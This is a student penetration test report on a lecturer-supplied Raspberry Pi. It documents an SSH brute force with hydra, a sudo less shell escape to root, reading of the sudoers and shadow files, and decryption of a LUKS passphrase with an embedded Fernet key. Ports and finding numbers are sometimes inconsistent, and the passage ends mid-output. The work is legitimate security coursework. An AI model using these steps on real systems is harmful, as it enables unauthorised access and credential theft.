DHBW
Duale Hochschule
Baden-Württemberg
Mannheim

Penetration Test Report

im Studiengang

Informatik Cybersecurity

an der dualen Hochschule Baden-Württemberg Mannheim

von

Name, Vorname: Hartinger, Steven

Abgabedatum: 20.03.2023

Matrikelnummer, Kurs: 7146735, TINF20CS1

Contents

1 General Information **3**

2 Executive Summary **4**

3 Technical Summary **6**

4 Findings **7**

4.1 Possible Path Traversal of Apache Server on port 80 7
4.2 Weak Password for User "Bluey" 9
4.3 Finding 3 - No SSH Brute-Force Protection 10
4.4 Finding 4 - SSH Root Access via less 11
4.5 Finding 5 - SSLv2, SSLv3, TLS 1.1 support 13
4.6 Finding 6 - Vulnerable OpenSSH Version 14
4.7 Finding 7 - Vulnerable Apache Version 15
4.8 Finding 7 - Root read access on port 433 16
4.9 Finding 8 - Insecure coding leads to disk-image access 18
4.10 Finding 9 - Credentials accessible inside container image 22
4.11 Finding 10 - Root access via authorized keys entry of user bluey 23
4.12 Finding 11 - Weak cipher suite support 24
4.13 Finding 12 - SYN Flooding Attack 25
4.14 Finding 13 - No encryption for Webserver on Port 80 26
4.15 Finding 14 - Root OpenSSL access through management server 27
4.16 Finding 15 - 28
4.17 Finding 16 - No encryption for SD card of Raspberry 29
4.18 Finding 17 - Remote Code Execution through vulnerable software 30
4.19 Finding 18 - "userconf-pi" usage 31
4.20 Finding - Possible determination of OpenSSL version 32
4.21 Finding - Possible determination of Apache Server version 33
4.22 Finding - Outdated Sudo Version 34
4.23 Finding - Outdated Python Version 35

5 Abkürzungsverzeichnis **36**

6 Attachments **37**

1 General Information

Risk Assessment

The following risk assessment is based on both personal experience and objective fact. The aim of this assessment is to provide the client with an overview of the potential risks associated with their information technology (IT) infrastructure. Through this evaluation, we hope to identify the most significant risks and potential consequences of those risks, enabling the client to make informed decisions on how to mitigate those risks.

Our assessment is based on a combination of personal experience and best practices in the field of IT security. We have conducted extensive research and analysis, examining the client's IT infrastructure and identifying any vulnerabilities or weaknesses.

The purpose of this assessment is to give the client an idea of the severity of the risks present in their IT infrastructure. By providing a clear understanding of the potential consequences of these risks, the client can prioritize their resources to address the most significant risks first. It is important to note that while we have taken every effort to identify and evaluate all potential risks, new threats and vulnerabilities can arise at any time. Therefore, this risk assessment should be considered an ongoing process and reviewed regularly to ensure its relevance and accuracy.

Risk Matrix

The following matrix was used to categorize the risk level of the vulnerabilities listed in this document:

Impact/Likelihood	Low	Medium	High	
	High	High	Critical	
Medium	Low	Medium	Medium	
Low	Low	Low	Low	

2 Executive Summary

Synopsis

As part of the lecture "Offensive Security" by Dr. Prof. Bauer the students of the TINF20CS1 performed a review on a Raspberry Pi handed by our lecturer. The objective of this task is to prepare a report on penetration testing for a Raspberry Pi B3+. The Raspberry Pi B3+ is powered by a 64-bit quad-core ARM Cortex-A53 CPU operating at 1.4GHz and has 1GB of LPDDR2 RAM. Its 40-pin GPIO header allows users to connect a diverse range of sensors and actuators, making it an excellent tool for development and learning. The device provided for this assignment comes with a 16GB microSD card, a 5V 2.5A power supply connected to a Micro-USB Cable, and a case. Our aim is to assess the security of the Device Under Test (DUT), including its OS and services, without prior knowledge of the specifics.

Scope

Our assessment included:

- Validation of the given Raspberry Pi without exact requirements.
- Provide countermeasures for vulnerablities of the system.

The threats included:

- Network Eavesdrop - The attacker is on a wireless communication channel or somewhere else on the network
- Network Attack - The attacker is on a wireless communication channel or somewhere else on the network
- Physical Access - The attacker has physical access to the device
- Malicious Code - Malicious code loaded onto the Raspberry Pi

Testing was performed on:

- Raspberry Pi 3

Limitations

For this assessment we are not having any limitation besides a time limit.

Key Findings

This penetration test report revealed a significant number of critical findings that require immediate action to prevent potential security breaches. The test identified a total of 22 findings, including unauthorized access to the Device Under Test (DUT) and several misconfigurations that could be exploited by attackers.

Based on these findings, urgent action is required to address the vulnerabilities and mitigate potential risks. We recommend implementing a comprehensive security program that includes regular patching, strong authentication controls, and network segmentation to limit access to sensitive resources.

Furthermore, it is crucial to review and update security policies and procedures to ensure they align with industry standards and best practices. Regular security training for staff and users is also necessary to raise awareness and promote good security practices.

In conclusion, this report highlights security risks and vulnerabilities present in the DUT. It is essential to take immediate action to address these issues and implement a comprehensive security program to ensure the confidentiality, integrity, and availability of sensitive data and systems.

3 Technical Summary


4 Findings

4.1 Possible Path Traversal of Apache Server on port 80

Finding	**Possible Path Traversal of Apache Server on port 80**
Risk	Medium
Category	Access Controls
Impact	An attacker could access sensitive data. This can also happen with any user by accident.
Description	After performing an nmap scan three open ports where found. Since there is most likely a Hypertext Transfer Protokoll (HTTP) service running on port 80 a http-enum script was used to try to access several potentially interesting paths.


```
┌──(root㉿kali)-[/home/kali/Schreibtisch]
└─# nmap -A --script=http-enum 172.16.0.29
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 09:50 CET
Nmap scan report for 172.16.0.29
Host is up (0.00074s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp  open  http       Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
| http-enum:
|_  /home/: Potentially interesting directory w/ listing on 'apache/2.4.54 (debian)'
443/tcp open  ssl/https?
MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.74 ms 172.16.0.29

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds
```

The script was able to access the ”/home” path where the apache server has its directories saved. In this case no sensitive files were found.



Finding	**Possible Path Traversal of Apache Server on port 80**
Recommendation	Ensure that users can only access paths they are supposed to. This could be done by requesting a password if someone tries to access the website or implement a login system where users have to login first to access the path.

4.2 Weak Password for User ”Bluey”

Finding	**Weak Password for User ”Bluey”**
Risk	Critical
Category	Access Controls
Impact	An attacker can login as the user ”bluey” and access Secure Shell (SSH).
Description	After finding out the user names in the last finding the tool hydra was used to try to brute force the passwords of the users. Therefore we used the following script: hydra -l bluey -P rockyou.txt 172.16.0.29 ssh -t 4 -V -I The file "rockyou.txt" provided by kali linux includes a list of popular passwords. The hydra script tries to establish a SSH connection by trying every single one of the passwords. With the option ”-t 4” four passwords are used at once.  As shown in the graphic above, Hydra was able to find out the password of the user ”bluey” which is ”phoenix”. With this information it was possible to establish a SSH connection with the user ”bluey”.
Recommendation	Immediate change password of user ”bluey” and establish an appropriate password policy.

4.3 Finding 3 - No SSH Brute-Force Protection

Finding	**No SSH Brute-Force Protection**
Risk	Low
Category	Misconfiguration
Impact	An attacker is able to brute force the passwords of the ssh user accounts.
Description	Considering there are no limitations for login attempts are configured performing an brute force attack via the hydra tool is possible (See Finding Weak Password for User "Bluey").
Recommendation	Limit the login attempts of the users and establish a strong password policy. Implementing a multi-factor authentication helps to prevent a successful brute-force attack to actually login into the account.

4.4 Finding 4 - SSH Root Access via less

Finding	**SSH Root Access**
Risk	Critical
Category	Access Controls, Privilege Escalation
Impact	An attacker is able to gain SSH root access.
Description	After logging into the user account "bluey" the command "sudo -l" illustrates the users privileges.

```
plunder bluey [~]: sudo -l
Matching Defaults entries for bluey on plunder:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:
    env_keep+="ftp_proxy FTP_PROXY", env_keep+=RSYNC_PROXY

User bluey may run the following commands on plunder:
    (root) NOPASSWD: /usr/bin/less /var/log/auth.log
```


The command disclosed that "bluey" has root access for the command: "/usr/bin/less /var/log/auth.log" without as password. Although there was initially a misinterpretation of the output when attempting to run "sudo less" on a file or accessing the "auth.log" file, the command ultimately worked. Upon conducting research on methods for escalating privileges, it was discovered that it is possible to input "! /bin/bash" into the less command line, which will grant root access to the bash.

```
plunder bluey [~]: sudo /usr/bin/less /var/log/auth.log
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults   env_reset
Defaults   mail_badpass
Defaults   secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
```

Executing the command "id" will display the current user. The graphic above illustrates that the current user has a uid of zero, which corresponds to the root user. The root user has all privileges as shown under the headline "privilege specification".


Finding	**SSH Root Access via less**
Recommendation	Edit the 'sudoers' file via 'visudo' and delete the last line.

4.5 Finding 5 - SSLv2, SSLv3, TLS 1.1 support

Finding	**SSLv2, SSLv3,TLS 1.1 support**
Risk	High
Category	Misconfiguration, Patching
Impact	Decrypt Data, Man in the Middle Attacks
Description	The Tansport Layer Security (TLS) configuration supports the deprecated protocols: SSLv2, SSLv3, TLS 1.1. Executing the command: ”openssl s_client –connect 172.16.0.29:433 -ssl2” opens an SSLv2 connection to the server 172.16.0.29 on port 433 and displays the encryption and certificate information. 
Recommendation	Change your TLS configuration and disable support for the insecure protocols: SSLv2, SSLv3, TLS 1.1

```
plunder [/]: openssl s_client -connect 172.16.0.29:443  -ssl2
CONNECTED(00000005)
depth=0 CN = Infoservice
verify error:num=18:self signed certificate
verify return:1
depth=0 CN = Infoservice
verify return:1
548017543008:error:1406D0B8:SSL routines:GET_SERVER_HELLO:no cipher list:s2_clnt.c:450:
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 470 bytes and written 53 bytes
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : SSLv2
    Cipher    : 0000
    Session-ID:
    Session-ID-ctx:
    Master-Key:
    Key-Arg   : None
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: 1677903762
    Timeout   : 300 (sec)
    Verify return code: 18 (self signed certificate)
---
```

4.6 Finding 6 - Vulnerable OpenSSH Version


Finding	**Vulnerable OpenSSH Version**
Risk	Medium
Category	Vulnerable Software Version
Impact	An attacker who can access the socket of the forwarding agent remotely may be able to execute unauthorized code with the same privileges as the process or cause a Denial of Service (DoS) situation. An Attacker can perform privilege escalation when AuthorizedKeysCommand/AuthorizedPrincipalsCommand are configured. CVE-2021-28041, CVE-2021-41617
Description	An nmap scan illustrated the openssh version.  The openssh version "OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)" has several vulnerabilites under certain circumstances mentioned in the impact part.
Recommendation	Patch your OpenSSH Version to a newer, not vulnerable version.

4.7 Finding 7 - Vulnerable Apache Version

Finding	**Vulnerable Apache Version**
Risk	Medium
Category	Vulnerable Software Version
Impact	The client may not interpret security-related headers if a malicious backend causes the response headers to be truncated early, resulting in some headers being included in the response body. An attacker can perform HTTP Request Smuggeling due to inconsistend interpretation of HTTP Requests. CVE-2022-37436, CVE-2022-36760
Description	An nmap scan illustrated the Apache version. The apache version "Apache 2.4.54" has several vulnerabilites.
Recommendation	Patch your OpenSSH Version to a newer, not vulnerable version.

```
┌──(root㉿kali)-[/home/kali/Schreibtisch]
└─# nmap -A 172.16.0.29
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 09:30 CET
Nmap scan report for 172.16.0.29
Host is up (0.00051s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 75934ce29660efea0a2317916ccd219a (RSA)
|   256 cce6b2d97e14949ed93ba7c657f4fa04 (ECDSA)
|_  256 9b25fb6470f248683d6d49ffe39cf688 (ED25519)
80/tcp  open  http       Apache httpd 2.4.54 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.54 (Debian)
443/tcp open  ssl/https?
| sslv2:
|   SSLv2 supported
|_  ciphers: none
|_ssl-date: 2023-03-04T00:21:05+00:00; -2d08h09m56s from scanner time.
| ssl-cert: Subject: commonName=Infoservice
| Not valid before: 2023-02-12T19:56:38
|_Not valid after:  2033-02-09T19:56:38
MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.3
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

4.8 Finding 7 - Root read access on port 433

Finding	**Root read access on port 433**
Risk	High
Category	Broken Access Control, Misconfiguration
Impact	An attacker read access to all files on the server. This can also happen to regular users by accident.
Description	After trying to access the server on port 433 with the url https://172.16.0.29:433 an error message was displayed: Error opening ” 548660451168:error:02001002:system library:fopen:No such file or directory:bss_file.c:169:fopen(”,’r’) 548660451168:error:2006D080:BIO routines:BIO_new_file:no such file:bss_file.c:172: After considering serveral option what the purpose of the Hypertext Transfer Protokoll Secure (HTTPS) service running on port 433 was, it turned out that it represents the file system of the server. It is possible to access serveral files on the server.  Shown in the graphic above it was possible to access the shadow.txt file of the server where the hashes of all user passwords are listed.

Finding	**Root read access on port 433**
Recommendation	Establish correct error handling. To enhance security, it is important to restrict users' access to authorized paths. This can be achieved by prompting for a password when attempting to access the website, or by implementing a login system that requires users to authenticate themselves before accessing the path.

4.9 Finding 8 - Insecure coding leads to disk-image access

Finding	**Insecure coding leads to disk-image access**
Risk	Medium
Category	Obfuscation, information disclosure
Impact	An attacker can obtain the passphrase to decrypt the disk-image file 'container.img'
Description	Analyzing the file system of the server named 'plunder' running on port 22, a disk-image file 'container.img' was found. After trying to mount the image the following error message appeared:

```
plunder [/]: mkdir /mnt/ChromeOS
plunder [/]: mount -o loop /srv/container.img /mnt/ChromeOS/
mount: /mnt/ChromeOS: unknown filesystem type 'crypto_LUKS'.
```

Given that the filesystem is apparently from type 'crypto_LUKS' the disk-image is most likely encrypted. Through research the following command was tried to decrypt the filesystem:

```
plunder [/srv]: cryptsetup luksOpen container.img crypted_sda1
Enter passphrase for container.img:
No key available with this passphrase.
Enter passphrase for container.img: Error reading passphrase from terminal.
plunder [/srv]:
```

The first method to access the container image was a brute force attack. Since we have credentials for the SSH we copied the image to our local kali linux machine with the following command: "scp root@172.16.0.29:/srv/container.img output.img" After copying the file a brute force attack was performed using the tool bruteforce-luks.


```
┌──(root㉿kali)-[~]
└─# bruteforce-luks -t 6 -f /usr/share/wordlists/rockyou.txt -v 30 output.img
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 3763
Tried passwords per second: 125,433333
Last tried password: antonella

Tried passwords: 7535
Tried passwords per second: 125,583333
Last tried password: neisha

Tried passwords: 11323
Tried passwords per second: 125,811111
Last tried password: vainilla
```

However there was no matching password found with this method.

Finding	**Insecure coding leads to disk-image access**

Description

By analyzing the processes of the server we found that a compiled python file 'fdesetup.pyc' is executed directly after rebooting the server. Unfortunately it is not possible to read a compiled python file without decompiling it. The contents of the 'fdesetup.pyc' file appear as follows:



The few readable keywords inside the file like 'passphrase' or 'cryptsetupluksOpen' indicate that it must be a configuration for the 'cryptsetup luks' libary. Therefore the file was copied to the local kali machine to decompile it. Since the tool 'decompyle6' didn't work for this specific file a script was written to decompilation:

```
    GNU nano 6.4
    import dis
    def extract_code_from_pyc_file(pyc_file_path):
        with open(pyc_file_path, 'rb') as f:
            magic = f.read(4)
            moddate = f.read(4)
            code = f.read()
        if magic b'\x03\xf3\r\n' and magic # b'\x03\xf3\r\r':
            raise ValueError("Invalid .pyc file magic: %s" % repr(magic))
        return dis.disassemble(code)
    extract_code_from_pyc_file(/home/kali/Schreibtisch/todecompile.pyc)

```

However this script failed to open this file as well.

Finding	**Insecure coding leads to disk-image access**
Description	After researching several methods the tool 'pycdc' worked for this specific file. Inside the decompiled file an encrypted configuration was found (see attachment 6). Luckily the file included the private key to decrypt the configuration. The cipher used is fernet. The following script decrypted the encrypted configuration:

```
#! /usr/bin/python
from cryptography.fernet import Fernet
key = b'dGH1BR5gJ6wz6rneOkvmW50UsgY_J3kBZlRIUmsSiYw='

f = Fernet(key)

token=b'gAAAAAB6U1FZADONUKESIJFYDrY8jeRSFL2TqYpqfIiTrTP8ceGBoffIZt7X
vWS5pXWE9afjswEi_fSq9D-tcEnh8QflWQu2j4158VrbjbD1s8kWRqcv665XHDiFSED
PAL1yb2w=='

decrypted f.decrypt(token)

print(decrypted)
```

The output of the script is:

```
b'{"debug": false "initial_passphrase":"Q99mjPp4xMwnEpgJd4kd5LNe",
"mapper_name": "fde", "source_dev": "/srv/container.img",
"interface_mac": "eth0", "source_files": [["/proc/cpuinfo",  "filter_cpuinfo
   "],  ["/sys/kernel/debug/bluetooth/hci0/identity",  null], ["/sys/devices/
